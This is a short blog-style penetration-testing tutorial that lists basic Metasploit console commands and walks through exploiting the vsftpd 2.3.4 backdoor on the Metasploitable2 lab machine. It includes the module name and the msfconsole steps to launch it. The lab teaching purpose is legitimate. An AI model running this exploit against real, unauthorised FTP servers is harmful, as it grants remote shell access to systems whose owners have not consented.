
Ethical Hacking - GAINING ACCESS(4)
SERVER SIDE ATTACKS - METASPLOIT
Metasploit is an exploit development and execution tool. It can also be used to carry out other penetration testing tasks such as port scans, service identification and post exploitation tasks.
> msfconsole - runs the metasploit console
> help - shows help
> show[something] - something can be exploits, payloads, auxiliaries or options.
> use[something] - use a certain exploit, payload or auxiliary.
> set [option][value] - configure [option] to have a value of [value]
> exploit - runs the current task
Target: Metasploitable2
Tool: Zenmap, Metasploit on Kali Linux
Scan the target machine, and find the vsftpd. You can find the backdoor on this application.(https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor)


Exploit the target machine follow below steps.
msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > show targets

    ...targets...

msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >

msf exploit(vsftpd_234_backdoor) > show options

    ...show and set options...


msf exploit(vsftpd_234_backdoor) > exploit

Now exploit the target machine sucessfully.
Ethical Hacking - GAINING ACCESS(4)的更多相关文章
- Ethical Hacking - GAINING ACCESS(1)
Gaining Access Introduction Everything is a computer Two main approaches (1)Server Side Do not requi ...
- Ethical Hacking - GAINING ACCESS(23)
CLIENT SIDE ATTACK - BeEF Framework Hooking targets using MITMF Tools: MITMF and BeEF Start BeEF and ...
- Ethical Hacking - GAINING ACCESS(6)
Server Side Attack Analysing scan results and exploiting target system. Go to the Analysis page and ...
- Ethical Hacking - GAINING ACCESS(24)
CLIENT SIDE ATTACKS - Detecting Trojan manually or using a sandbox Analyzing trojans Check the prope ...
- Ethical Hacking - GAINING ACCESS(22)
CLIENT SIDE ATTACKS - BeEf Framework Browser Exploitation Framework allowing us to launch a number o ...
- Ethical Hacking - GAINING ACCESS(21)
CLIENT SIDE ATTACKS - Trojan delivery method - using email spoofing Use gathered info to contract ta ...
- Ethical Hacking - GAINING ACCESS(20)
CLIENT SIDE ATTACKS - Spoofing backdoor extension Change the extension of the trojan from exe to a s ...
- Ethical Hacking - GAINING ACCESS(19)
Client-Side Attacks - Social Engineering Tool: The FAT RAT Just like Veil, it generates Undetectable ...
- Ethical Hacking - GAINING ACCESS(18)
CLIENT SIDE ATTACKS Backdooring ANY file Combine backdoor with any file - Generic solution. Users ar ...
- Ethical Hacking - GAINING ACCESS(17)
CLIENT SIDE ATTACKS - Backdooring exe' s Download an executable file first. VEIL - FRAMEWORK A backd ...
随机推荐
- program files (x86)\microsoft visual studio 14.0\vc\include\xtree,如果没有找到,下标溢出了,就报错咯
---------------------------Microsoft Visual C++ Runtime Library---------------------------Debug Asse ...
- 玩Python小游戏猜数字,在游戏中掌握基础,你还能学不会?
学python怎么离得开案例呢? 今天再继续给大家分享一个Python教程里的猜数字游戏 我最近也是在学python,从事编程工作几年了,但是python还是今年才开始玩的,不得不说,这真是一 ...
- Spring中基于xml的AOP
1.Aop 全程是Aspect Oriented Programming 即面向切面编程,通过预编译方式和运行期动态代理实现程序功能的同一维护的一种技术.Aop是oop的延续,是软件开发中的 一个热点 ...
- [ C++ ] 勿在浮沙筑高台 —— 内存管理(9~16p)primitives(下)
per-class allocator 2 tips: operator new重载 不会被派生类实际使用,因为父类大小内存的分配交给子类去调用明显是不正确的.实际上会被转交至 : : operato ...
- java SSM框架单元测试最佳实战代码
具体的代码参考链接:https://pan.baidu.com/s/1e9UTyidi4OMBwYydhwH-0g 密码:rmvs 本教程采用的是对单元测试的dao层.service层.control ...
- TCP协议粘包问题详解
TCP协议粘包问题详解 前言 在本章节中,我们将探讨TCP协议基于流式传输的最大一个问题,即粘包问题.本章主要介绍TCP粘包的原理与其三种解决粘包的方案.并且还会介绍为什么UDP协议不会产生粘包. 基 ...
- jQuery处理默认配置参数(将一个或多个对象的内容合并到目标对象)
问题 我们在封装一个函数时, 需要别人传递一个json对象作为参数, 而用户可能只传入部分参数, 这是就可以利用$extend()来与合并到默认JSON参数合并. // 程序需要的参数 var def ...
- dart快速入门教程 (2)
2.变量和数据类型 2.1.变量和常量 变量通俗的说就是可以变化的量,作用就是用来存储数据,你可以把一个变量看作是一个水果篮,里面可以装苹果.梨.香蕉等,常量就是一个固定的值,和变量是相对的,变量可以 ...
- vue全家桶(2.4)
3.6.重定向和别名 3.6.1.重定向 路由重定向通俗的说就是从一个路由重新定位跳转到另一个路由,例如:访问的 "/a" 重定向到"/b" 重定向也是通过配置 ...
- 服务消费者(Feign-下)
上一篇文章中已经讲述 Feign的基本用法,本章主要概述 FeignClient GET/POST/PUT/DELETE restful写法以及 Feign 拦截器,与配置优化方案,关闭HttpCli ...